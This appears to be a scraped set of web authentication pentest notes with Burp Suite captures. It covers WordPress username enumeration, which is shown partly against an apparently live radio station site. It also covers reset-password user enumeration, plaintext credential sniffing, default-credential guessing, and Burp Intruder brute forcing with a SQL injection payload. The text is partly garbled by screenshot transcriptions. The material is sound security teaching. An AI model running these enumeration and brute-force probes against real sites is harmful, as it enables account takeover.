Go Cancel < > Follow redirection Target: http://923theeagle.com

Request

Raw Params Headers Hex

```
GET /author=1 HTTP/1.1
Host: 923theeagle.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex

```
HTTP/1.1 301 Moved Permanently
Date: Fri, 23 Feb 2018 03:26:51 GMT
Server: Apache
Location: http://923theeagle.com/author/lvbqgqivw/
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 0
```

Request

Raw Headers Hex

```


GET /author/lwbqrqjww/ HTTP/1.1
Host: 923theeagle.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

```

Response

Raw Headers Hex HTML Render


Request Line: 936.327.5389



- [Home](#)
- [Requests](#)
- [Metro Fair](#)
- [Concerts](#)
- [Contact](#)

LwbqrQjww

[Home/LwbqrQjww](#)



About LwbqrQjww

This author has not yet filled in any details.
So far LwbqrQjww has created 1 blog entries.

Go Cancel < >

Request

Raw Params Headers Hex

```

GET /?author=0 HTTP/1.1
Host: 923theeagle.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

```

Target: http://923theeagle.com

Response

Raw Headers Hex HTML Render

```

HTTP/1.1 404 Not Found
Date: Fri, 23 Feb 2018 03:28:07 GMT
Server: Apache
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Link: <http://923theeagle.com/wp-json/>; rel="https://api.w.org/"
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 17824

```

Analyzing a message received from a another authentication function (recovery, reset pass, register)

- Reset password function example

```

POST /Account/ResetPassword HTTP/1.1
Host: hackyourselffirst.troyhunt.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://hackyourselffirst.troyhunt.com/Account/ResetPassword
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Cookie: _ga=GAL.2.487883853.1513329564; ASP.NET_SessionId=wr4bdz5te5tnp2c33lzwgtpv; VisitStart
ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; _gid=GAL.2.1005!
Connection: close
Upgrade-Insecure-Requests: 1

Email=aaaaaaaaaaaaaaaaa@40gmail.com

```

Request Response

Raw Headers Hex HTML Render

[Supercar Showdown](#)

- [Leaderboard](#)
- [Register](#)
- [Log in](#)

Reset password.

- The specified user does not exist.

Enter your email address to reset.

Email

Guessing Users

In some cases the user IDs are created with specific policies of administration or company, such as:

The screenshot shows the FPT logo on the left and a red banner with the text "Welcome to FPT internal home page". Below the banner is a navigation menu with the following items: Home, Secure mail, Ext mail HCM (highlighted in yellow), Change Password, FPT Website, Internal Website, Internal Finance, Download, In HN, In HCM, and Contact Us. A tooltip is visible over the "FPT Website" link, displaying the text "Check mail of your_name@fpt.com.vn in HCM".

Tools:

- Manual test
- Automate tools such as: WordPress enumeration username tools like wpscan


```
root@ilak:~# wpscan -u 192.168.222.136/wordpress -e u
WordPress Security Scanner by the WPScan Team
Version 2.9.3
Sponsored by Sucuri - https://sucuri.net
 @_WPScan_, @ethicalhack3r, @erwan_lr, pvdL, @_FireFart_

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]Y
[i] Updating the Database ...
[i] Update completed.
[+] URL: http://192.168.222.136/wordpress/

[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
+-----+-----+-----+
| Id | Login | Name |
+-----+-----+-----+
| 1 | admin | admin |
+-----+-----+-----+
[!] Default first WordPress username 'admin' is still used
```

Authentication Testing

1. Testing for Credentials Transported over an Encrypted Channel

Black Box Testing

In the following examples we will use Burp Suite to capture packet headers and to inspect the them Example 1: Sending data with GET/POST method through HTTP

Suppose that the login page presents a form with field User, Pass, and the Submit button to authenticate and give access to application.

1077 http://192.168.222.136 GET /mutillidae/index.php?page=user-info.ph... ✓ 200 53317 HTML php

Request Response

Raw Params Headers Hex

```

GET /mutillidae/index.php?page=user-info.php&username=a&password=a&user-info-php-submit-button=View+Account+Details HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/mutillidae/index.php?page=user-info.php
Cookie: showhints=1; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=421483ateqrqcomcmavqsufgo2
Connection: close
Upgrade-Insecure-Requests: 1

```

? < + > Type a search term

1022 http://192.168.222.136 POST /dvwa/login.php ✓ 302 558 HTML php

Request Response

Raw Params Headers Hex

```

POST /dvwa/login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Cookie: security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=421483ateqrqcomcmavqsufgo2
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=admin&login=Login

```


So the data is transmitted without encryption and a malicious user could intercept the username and password by simple sniffing the network with a tool like Wireshark

http.request.method == "GET" Expression...

No.	Time	Source	Destination	Protocol	Length	Info
174	9.324316832	192.168.222.148	192.168.222.136	HTTP	644	GET /mutillidae/index.php?page=user-info.php&username=a&password=a&user-info-php-submit-button=View+Account+Details HTTP/1.1
190	9.457175673	192.168.222.148	192.168.222.136	HTTP	731	GET /mutillidae/styles/global-styles.css HTTP/1.1


Frame 174: 644 bytes on wire (5152 bits), 644 bytes captured (5152 bits) on interface 0

- Ethernet II, Src: Vmware_d3:39:c8 (00:0c:29:d3:39:c8), Dst: Vmware_5d:2a:56 (00:0c:29:5d:2a:56)
- Internet Protocol Version 4, Src: 192.168.222.148, Dst: 192.168.222.136
- Transmission Control Protocol, Src Port: 49000, Dst Port: 80, Seq: 1, Ack: 1, Len: 578
- Hypertext Transfer Protocol
 - GET /mutillidae/index.php?page=user-info.php&username=a&password=a&user-info-php-submit-button=View+Account+Details HTTP/1.1\r\n
 Host: 192.168.222.136\r\n
 User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0\r\n
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
 Accept-Language: en-US,en;q=0.5\r\n
 Accept-Encoding: gzip, deflate\r\n




Example 2: Sending data with GET/POST method through HTTPS

Suppose that our web application uses the HTTPS protocol to encrypt the data we are sending (or at least for transmitting sensitive data like credentials). In this case, when logging on to the web application the header of our POST request would be similar to the following:




Example 3: sending data with GET/POST method via HTTPS on a page reachable via HTTP

Imagine we having a web page reachable via HTTP and that only data sent from the authentication form are transmitted via HTTPS



We can see that our request is addressed to www.example.com/login using HTTPS. But if we have a look at the Referer-header (the page from which we came), it is www.example.com/ And is accessible via simple HTTP. Although we are sending data via HTTPS, this deployment can allow SSLStrip attacks (a type of Man-in-the-middle attack)



You can see that the data is transferred in clear text in the URL and not in the body of the request. But we must consider that SSL/TLS is a level 5 protocol, a lower level than HTTP, so the whole HTTP packet is still encrypted making the URL unreadable to a malicious user using a sniffer. Nevertheless as stated before, it is not a good practice to use the GET method to send sensitive data to a web application, because the information contained in the URL can be stored in many locations such as proxy and web server logs.

2. Testing for default credentials

How to Test

Testing for default credentials of common applications

- Try default usernames such as: admin, administrator, root, system, guest, operator, superuser.

Request to https://phpapp.infosecaddicts.com:443 [104.25.166.6]

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST request to /authenticate.php

Type	Name	Value
Cookie	__cfduid	dc6029645e59a793349b3b819dae03f6e1564954288
Cookie	__ga	GA1.2.781573113.1564954291
Cookie	__gid	GA1.2.631839643.1564954291
Cookie	PHPSESSID	apk77s2jhpq4lfrqs ljnge0qk2
Cookie	__auc	4e20d75b16c5e988ea135b1a1af
Cookie	__tawkuuid	e::infosecaddicts.com::AptkfxgFF6GWh88K8Tq8ZwwukfPHuRU 5Z9KZtd825wOcntFQ sgNYBMx4cBhX//:2
Cookie	__stripe_mid	b53f835b-625c-4a04-8fe8-075c7bbca7cf
Cookie	__fbp	fb.1.1564955153850.417041806
Cookie	__gat	1
Body	username	123456
Body	response	be263940a19f635f645cc641bfe5b17d

- Application administrative users are often named after the application or organization. It mean if you are testing an application named “ABC”, trying abc/abc or any other similar combination as username and password.

ACMELAPTOP Register


Home Buy Career About us

USERNAME:


PASSWORD:

Login

No User found, please [register](#).



- Using above username with blank passwords.




- Review the page source code and JavaScript, Look for account names and password written in comments.

```


</script>
</head>
<body topmargin="0" leftmargin="0">
<table width="100%" border="0" cellspacing="0" cellpadding="0">
<tr>
<td><table width="100%" border="0" cellspacing="0" cellpadding="0">
<tr>
<td width="25%"><table width="100%" border="0" cellspacing="0" cellpadding="0">
<tr>
<td align="center"></td>
<td width="20" align="right">&nbsp;</td>
</tr>
</table></td>
<td><table width="100%" border="0" cellspacing="0" cellpadding="0">
<tr>
<td>
<table width="100%" border="0" cellspacing="3" cellpadding="0">
<tr>
<td align="center" class="lebal_s_txt_red_big"><strong> Hey ! Shinobibughunter Wel-Come</strong></td> </tr>
<tr>
</tr>
</table>

```

- Check for configuration files that contain usernames and passwords.



- Check for password hints.



- Testing for default password of new accounts?

Tools

- Burp Intruder
- Hydra
- Nikto
- Medusa

References

- CIRT <http://www.cirt.net/passwords>

3. Testing for Weak lock out mechanism

Overview

Account lockout mechanisms are used to mitigate brute force password guessing attack. Account are typically locked after 3 to 5 unsuccessful login attempts and can only be unlocked after a predetermined period of time, via a self-service unlock mechanism, or intervention by an administrator. Account lockout mechanisms require a balance between protecting accounts from unauthorized access and protecting users from being denied authorized access.

Test Objective

- Evaluate the account lockout mechanism's ability to mitigate brute force password guessing
- Evaluate the unlock mechanism's resistance to unauthorized account unlocking.

How to test

- Using Burp Intruder & Burp Repeater to Brute force target site

The screenshot shows the 'Payload Positions' configuration window in Burp Suite. The 'Attack type' is set to 'Sniper'. The 'Request' field contains a detailed HTTP request for a book detail page, including headers like 'Host: ssp0nnetapp.infosecaddicts.com' and cookies. The 'Response' field is empty. On the right side, there are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'.

The screenshot shows the 'Request' and 'Response' view in Burp Suite. The 'Request' tab is active, displaying the raw HTTP request. The 'Response' tab is also visible, showing the raw HTTP response. The response includes a 200 OK status and HTML content with a login form. The login form has fields for 'username' and 'password' and a 'submitForm' button. The response also includes a 'set-cookie' header and a 'Content-Length' header.

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	12291	
1	'	500	<input type="checkbox"/>	<input type="checkbox"/>	5917	
2	admin	500	<input type="checkbox"/>	<input type="checkbox"/>	5691	
3	login	500	<input type="checkbox"/>	<input type="checkbox"/>	5691	
4	sign-in	500	<input type="checkbox"/>	<input type="checkbox"/>	5735	
5	' or 1=1 --	500	<input type="checkbox"/>	<input type="checkbox"/>	5997	

Request Response

Raw Params Headers Hex

```

GET /bookdetail.aspx?id=' HTTP/1.1
Host: aspdotnetapp.infosecaddicta.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: https://aspdotnetapp.infosecaddicta.com/Default.aspx
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; __ga=GAL.2.781573113.1564954291;
__gid=GAL.2.631839643.1564954291; PHPSESSID=apk77a2jhpq4lfrqaljnge0gk2; __auc=4e20d75b16c5e988ea135blalaf;
__tawkuid=er:infosecaddicta.com:AptkfxgPP6GWh88K8Tq88wvukfPHuRU+589K8td825wOcntPQ+agNYEMx4cBhX//:2;
  
```

? < + > Type a search term 0 matches

Finished

Request

Raw	Params	Headers	Hex
GET /showfile.php?filename=contactus.txt HTTP/1.1 Host: phpapp.infosecaddicta.com User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://phpapp.infosecaddicta.com/ Connection: close Cookie: __cfduid=dc6029645e59a793349b3b819da03f6e1564954288; _ga=GA1.2.781579112.1564954291; _gid=GA1.2.631839643.1564954291; PHPSESSID=apk77a2jhpq1lfrqaljnge0gk2; __aue=4e20d75b16c5a9898eal155blalaf; __tawkuid=:infosecaddicta.com:ApkFkrgPF6QW88K8Tq88wukfPhuRU+S99K8ed825woontPQ+ agVtWkMc8bh/////; __stripe_mid=b55f935b-625e-4a04-8fe8-075c7bbaa7cf; fbg=fb.1.1564955153850.417041806; _gat=1 Upgrade-Insecure-Request: 1 Cache-Control: max-age=0			

Response

Raw	Headers	Hex	HTML	Render												
Register																
<table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr style="background-color: #27ae60; color: white;"> <th>Categories</th> <th>Home</th> <th>Buy</th> <th>Career</th> <th>About us</th> <th>Contact</th> </tr> </thead> <tbody> <tr> <td style="vertical-align: top;"> <ul style="list-style-type: none"> > Acer > Compaq > Dell > Gateway > Hewlett > Ibm > Sony > Toshiba </td> <td colspan="5" style="vertical-align: top;"> <div style="border: 1px solid #ccc; padding: 5px;"> <p style="margin: 0;">contactus</p> <p style="margin: 5px 0 0 20px;">1116 Old Brike Road, Kansas City, MA</p> <p style="margin: 5px 0 0 20px;">Phone - 1-800-LAPTOP</p> <p style="margin: 5px 0 0 20px;">Email - </p> <p style="margin: 5px 0 0 20px;">http://acmelaptop.com</p> </div> </td> </tr> </tbody> </table>					Categories	Home	Buy	Career	About us	Contact	<ul style="list-style-type: none"> > Acer > Compaq > Dell > Gateway > Hewlett > Ibm > Sony > Toshiba 	<div style="border: 1px solid #ccc; padding: 5px;"> <p style="margin: 0;">contactus</p> <p style="margin: 5px 0 0 20px;">1116 Old Brike Road, Kansas City, MA</p> <p style="margin: 5px 0 0 20px;">Phone - 1-800-LAPTOP</p> <p style="margin: 5px 0 0 20px;">Email - </p> <p style="margin: 5px 0 0 20px;">http://acmelaptop.com</p> </div>				
Categories	Home	Buy	Career	About us	Contact											
<ul style="list-style-type: none"> > Acer > Compaq > Dell > Gateway > Hewlett > Ibm > Sony > Toshiba 	<div style="border: 1px solid #ccc; padding: 5px;"> <p style="margin: 0;">contactus</p> <p style="margin: 5px 0 0 20px;">1116 Old Brike Road, Kansas City, MA</p> <p style="margin: 5px 0 0 20px;">Phone - 1-800-LAPTOP</p> <p style="margin: 5px 0 0 20px;">Email - </p> <p style="margin: 5px 0 0 20px;">http://acmelaptop.com</p> </div>															
Home Contact Log In																

□ Review source code

```

1
2 <form method="POST" name="fname" action="">
3 <table>
4 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
5 "http://www.w3.org/TR/html4/loose.dtd">
6 <html><head>
7 <title>Acme laptop</title>
8 <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
9 <meta name="description" content=" online buy">
10 <meta name="keywords" content=" online buy">
11 <META name="expires" content="never">
12 <link href="style/style.css" rel="stylesheet" type="text/css">
13 <script type="text/javascript" src="md5.js"></script>
14 <script type="text/javascript">
15     function login() {
16         var loginForm = document.getElementById("loginForm");
17         if (loginForm.username.value == "") {
18             alert("Please enter your user name.");
19             return false;
20         }
21         if (loginForm.password.value == "") {
22             alert("Please enter your password.");
23             return false;
24         }
25         var submitForm = document.getElementById("submitForm");
26         submitForm.username.value = loginForm.username.value;
27         submitForm.response.value =
28             hex_md5(loginForm.challenge.value+loginForm.password.value);
29         submitForm.submit();
30     }
31 </script>
32 </head>
33 <body topmargin="0" leftmargin="0">
34 <table width="100%" border="0" cellspacing="0" cellpadding="0">
35 <tr>
36 <td><table width="100%" border="0" cellspacing="0" cellpadding="0">
37 <tr>
38 <td width="25%"><table width="100%" border="0" cellspacing="0" cellpadding="0">
39 <tr>
40 <td align="center"></td>
41 <td width="20" align="right">&nbsp;</td>
42 </tr>
43 </table></td>
44 <td><table width="100%" border="0" cellspacing="0" cellpadding="0">
45 <tr>
46 <td width="69"></td>

```

- Make sure website have account lockout policy – Test for an account indeed lock after a certain number of fail login

Sign up to get your own personalized Reddit experience!

